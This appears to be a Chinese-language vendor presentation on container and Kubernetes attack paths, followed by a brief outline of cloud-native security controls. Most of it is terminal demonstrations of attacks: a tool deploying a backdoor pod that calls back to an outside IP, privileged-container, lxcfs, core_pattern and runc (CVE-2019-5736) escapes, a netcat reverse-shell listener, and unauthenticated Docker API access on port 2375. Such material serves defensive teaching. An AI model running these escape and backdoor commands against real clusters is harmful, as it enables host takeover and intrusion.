


- 1、通过应用攻击容器
- 2、通过容器攻击其他容器
- 3、通过容器攻击宿主机
- 4、通过宿主机攻击容器


一 通过应用攻击容器



- 1、注入
- 2、敏感数据泄露
- 3、失效的身份认证
- 4、跨站脚本
- 5、外部实体
- 6、安全配置错误
- 7、失效的访问控制
- 8、不安全的反序列化
- 9、使用已知漏洞的组件
- 10、不足的日志记录和监控



二、通过容器攻击其他容器



识别是否在容器环境的实用技巧：


- 1、检查/.dockerenv文件是否存在
- 2、检查/proc/1/cgroup内是否包含"docker"等字符串
- 3、检查是否存在container环境变量

```
Connect Change State Print Configuration
root@186-k8s-master-126:~ root@186-k8s-node02:~ root@186-k8s-master-126:~
# pwd
/opt
# ls
cms k8sAttack k8s_attack webscan
# ./k8sAttack -podAttack -accountName=dosec-sec -namespace=dosec -RHOST=47.93.14.35 -RPORT=30000
2021/05/10 06:26:40 =====
2021/05/10 06:26:40 i am in pod clientSet
2021/05/10 06:26:40 =====
2021/05/10 06:26:40 get service account failed, the sa have no authority to list all service account: serviceaccounts i
nts" in API group "" in the namespace "dosec"
2021/05/10 06:26:40 accounts: []
2021/05/10 06:26:40 delete pod failed, the sa have no authority to delete daemonsets.apps "sectest" is forbidden: User
pps" in the namespace "dosec"
2021/05/10 06:26:40 deploy back door success!!!
#
```

通过容器攻击其他容器的常见利用方式：

- 1、利用rbac权限部署后门容器
- 2、端集群内网络探测和漏洞扫描
- 3、信息收集和口令破解

三、通过容器攻击宿主机



容器逃逸攻击方式:

- 1、利用特权容器逃逸
- 2、利用目录挂载逃逸
- 3、利用操作系统漏洞逃逸
- 4、利用容器漏洞逃逸
- 5、利用docker.sock逃逸
- 6、利用Linux Capabilities逃逸

sudo docker run -it --privileged --net=host --pid=host --ipc=host --volume /:/host ubuntu:latest chroot /host

```
[dosectest@k8s-master ~]$  
[dosectest@k8s-master ~]$ sudo docker run -it --privileged --net=host --pid=host --ipc=host --volume /:/host ubuntu:latest chroot /host  
sh-4.2#  
sh-4.2#  
sh-4.2# cd /  
sh-4.2# ls  
bin                data_harbor_0.3.5  dosecuuid.txt     kube-1.15         media             root             sys              web:  
boot               dev                etc                kube-hunter       mnt              run              tmp              you:  
bootstrap_linux_amd64  dosec              home              lib                mysql_data       sbin             usr              zen:  
data               dosec-agent        host              lib64              opt               scanner-app      var                
data_habour_1.9.0    dosec_server       k8s_audit         lost+found         proc             srv              webshellcheck  
sh-4.2#
```

```
[root@k8s-master /]# ls  
bin                data_harbor_0.3.5  dosecuuid.txt     kube-1.15         media             root             sys                
boot               dev                etc                kube-hunter       mnt              run              tmp                
bootstrap_linux_amd64  dosec              home              lib                mysql_data       sbin             usr                
data               dosec-agent        host              lib64              opt               scanner-app      var                
data_habour_1.9.0    dosec_server       k8s_audit         lost+found         proc             srv              webshellcheck  
[root@k8s-master /]#  
[root@k8s-master /]#
```


容器逃逸-挂载/root目录

```
[root@2718a15825df hack]# ssh-keygen -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Created directory '/root/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:PMYgL4IWxwpHXFMp5zTmZztKb6pgUQuiawQSKYtNQqo root@2718a15825df
The key's randomart image is:
+---[RSA 3072]-----+
|o+..o...|
|=o+ ..*|
|O*oooB..|
|O+=o +o+o|
|E+o o .oS.|
|o. o ...o.|
|..o . o .|
|.. . . o|
|...o|
+----[SHA256]-----+
[root@2718a15825df hack]#
```

```
[root@2718a15825df hack]# ssh 172.16.19.142@root
ssh: Could not resolve hostname root: Name or service not known
[root@2718a15825df hack]# ssh root@172.16.19.142
The authenticity of host '172.16.19.142 (172.16.19.142)' can't be established.
ECDSA key fingerprint is SHA256:TtqGSEoBI87MJWg9ML2TD06LscblduR3XIbAuuBMclU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '172.16.19.142' (ECDSA) to the list of known hosts.
Last login: Fri Aug 27 14:51:08 2021 from 172.16.19.1
[oh-my-zsh] Random theme 'sporty_256' loaded
~
# docker ps
CONTAINER ID   IMAGE     COMMAND                  CREATED          STATUS          PORTS          NAMES
2718a15825df   centos    "/bin/bash"             14 minutes ago   Up 14 minutes   -              ssh_hack
fbdc237e0d37   centos    "/bin/bash"             About an hour ago Up About an hour -              hack_etc
~
#
```

容器逃逸-特权容器

```
I/O size (minimum/optimal): 512 bytes / 512 bytes
root@a03e76a93833:/# mkdir /tmp/pocking_mount
root@a03e76a93833:/# mount /dev/vda1 /tmp/pocking_mount
root@a03e76a93833:/# cd /tmp/pocking_mount
root@a03e76a93833:/tmp/pocking_mount# ls -l etc/kubernetes/
total 36
drwxr-xr-x 2 root root 4096 Sep 13 12:54 addons
-rw----- 1 root root 5495 Sep 13 12:53 admin.conf
-rw----- 1 root root 5527 Sep 13 12:53 controller-manager.conf
-rw----- 1 root root 1895 Sep 13 12:54 kubelet.conf
drwxr-xr-x 2 root root 4096 Sep 13 12:53 manifests
-rw----- 1 root root 5479 Sep 13 12:53 scheduler.conf
```

容器逃逸-通过lxcfs

1. 先创建一个 cgroup, 命令: `mkdir /tmp/dev, mount -t cgroup -o devices devices /tmp/dev/`
2. 修改当前已控容器 cgroup 的 devices.allow, 此时容器内已经可以访问所有类型的设备, 命令: `echo a > /tmp/dev/docker/容器ID/devices.allow`
3. 切换到根目录 `cd /`
4. 查找当前容器的设备块: `cat /proc/self/mountinfo | grep etc`
5. `mknod escape b 252 2, debugfs -w escape`

```
/dev/vda1 on /etc/hostname type ext4 (rw,noatime,data=ordered)
/dev/vda1 on /etc/hosts type ext4 (rw,noatime,data=ordered)
shm on /dev/shm type tmpfs (rw,nosuid,nodev,noexec,relatime,size=65536k)
tmpfs on /run/secrets/kubernetes.io/serviceaccount type tmpfs (ro,relatime)
proc on /proc/bus type proc (ro,relatime)
proc on /proc/fs type proc (ro,relatime)
proc on /proc/irq type proc (ro,relatime)
proc on /proc/sys type proc (ro,relatime)
proc on /proc/sysrq-trigger type proc (ro,relatime)
tmpfs on /proc/acpi type tmpfs (ro,relatime)
tmpfs on /proc/kcore type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /proc/latency_stats type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /proc/timer_list type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /proc/sched_debug type tmpfs (rw,nosuid,size=65536k,mode=755)
tmpfs on /proc/scsi type tmpfs (ro,relatime)
tmpfs on /sys/firmware type tmpfs (ro,relatime)
lxcfs on /data/test/lxcfs type fuse.lxcfs (rw,nosuid,nodev,relatime,user_id=0,group_id=0,allow_other)
root@lxcfs-rw:/notebooks#
```


容器逃逸-Core_patten方式

```
→ procfs docker run -v /proc:/host_proc --rm -it ubuntu bash
root@9df9278580c5:/# sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab
/var/lib/docker/overlay2/a1a1e60a9967d6497f22f5df21b185708403e2af22eab44cfc2de05ff8ae115f/diff
root@9df9278580c5:/#
```

```
Segmentation fault
root@9df9278580c5:/# chmod 777 /exp.sh
root@9df9278580c5:/# echo -e "|/var/lib/docker/overlay2/a1a1e60a9967d6497f22f5df21b185708403e2af22eab44cfc2de05ff8ae115f/diff/exp.sh core" > /host_proc/sys/kernel/core_pattern
root@9df9278580c5:/# /tmp/a.out
Segmentation fault (core dumped)
root@9df9278580c5:/#
```

容器逃逸-runc方式

```
[root@k8s-master ~]# docker run -it --rm hub.dosec.cn/test/nginx:xmr1.8.7 /bin/bash
root@f27c9b5ac29a:/# cd mnt/
root@f27c9b5ac29a:/mnt# ls
0xdeadbeef CVE-2019-5736-PoC CVE-2020-15257 config.json poc xmrig xmrig-6.6.2
root@f27c9b5ac29a:/mnt# ./CVE-2019-5736-PoC
[+] Overwritten /bin/sh successfully
[+] Found the PID: 22
[+] Successfully got the file handle
[+] Successfully got write handle &{0xc82028e5c0}
root@f27c9b5ac29a:/mnt#
```



容器逃逸-containerd逃逸

利用条件: docker version <=18.09.2 RunC
version <=1.0-rc6
已有公开的exp

利用条件: containerd <1.3.9、containerd < 1.4.3,
并且共享了宿主机网络。已有公开的exp

```
[dosectest@k8s-master ~]$ nc -lvvp 30030
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::30030
Ncat: Listening on 0.0.0.0:30030
Ncat: Connection from 121.69.81.74.
Ncat: Connection from 121.69.81.74:23606.
bash: cannot set terminal process group (112852): Inappropriate ioctl for device
bash: no job control in this shell
<1ca024055624a0974ca3d30a160621c300e7d5/merged/tmp#
```


四、通过宿主机攻击容器

方式一：通过命令行攻击容器守护进程：docker -H ip:2375 ps -a

```
[zhh-MacBook-Pro:~ zhuhuihua$ docker -H 110.24.70.21:2375 ps -a
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
9f41425fa4cf	felilca/ubuntu:latest	"/root/startup.sh"	9 minutes ago	Up 3 minutes		vibrant_tereshkova
c610bd91eea5	felilca/ubuntu:latest	"/root/startup.sh"	9 minutes ago	Up 9 minutes		awesome_jones
a91d98251684	alpine	"chroot /mnt bash"	38 minutes ago	Up 38 minutes		cranky_margulis
e93fea1dcb8e	busybox	"sh"	24 hours ago	Up 24 hours		ubuntu15
d0b6b2033a2b	ubuntu	"/bin/bash -c 'apt-g..."	2 days ago	Up 2 days		zen_nash
4667b52364e9	1d622ef86b13	"/bin/bash -c 'apt-g..."	5 days ago	Up 5 days		elastic_neumann
d51f66062d46	be628ca3b6eb	"/bin/sh -c 'java -j..."	6 days ago	Created		flamboyant_ishizaka
d6448e390c84	1d622ef86b13	"/bin/bash -c 'apt-g..."	6 days ago	Up 6 days		vigorous_newton
361fee62d218	72a59aa8518d	"java -jar registry-..."	7 days ago	Up 7 days	0.0.0.0:8888->8888/tcp	registry-center
e4b2068e3216	1d622ef86b13	"/bin/bash -c 'apt-g..."	8 days ago	Up 8 days		sweet_pike

方式二：通过REST API攻击容器收获进程

<http://IP:2375/containers/json>

```
[{"id": "c8ceffee2c9a9289e8bf0cf901457f191bde62f96470c044fb049b568b6",
  "Names": ["jenkins:v1"],
  "Image": "jenkins:v1",
  "ImageID": "sha256:6683ddcb0ceb1b88afe68e62f8e521ee938f663678297e8",
  "Command": "/sbin/tini -- /usr/local/bin/jenkins.sh",
  "Created": 1531234837,
  "Ports": {},
  "Labels": {},
  "State": "running",
  "Status": "Up 5 days",
  "HostConfig": {},
  "NetworkSettings": {},
  "Mounts": []}]
```


云原生安全解决方案

云原生安全的特点一



云原生安全的特点二



传统IDC

- 以物理位置或者设备为边界
- 主要以MAC/IP为标识



VM云计算


- 以虚拟机为边界
- 主要以IP为标识



云原生

- 以服务或应用为边界
- 主要以标签为标识

应用生命周期视角下的云原生安全体系



IT架构视角下的云原生安全体系



整体安全防护



运行环境的检测

- 主机安全合规基线扫描
- 容器安全合规基线扫描
- 编排工具合规基线扫描
- 网络安全策略配置



安全扫描

- 镜像模板文件安全扫描
- 镜像软件漏洞扫描
- 镜像恶意文件扫描
- 镜像敏感文件扫描
- 镜像开源许可扫描
- 阻断镜像构建



安全策略调整

- 安全策略的自动机器学习
- 自动调整安全策略



安全监控

- 容器/主机内进程行为监控
- 容器/主机内文件行为监控
- 容器/主机内网络行为监控
- 容器系统调用监控
- 编排工具日志审计



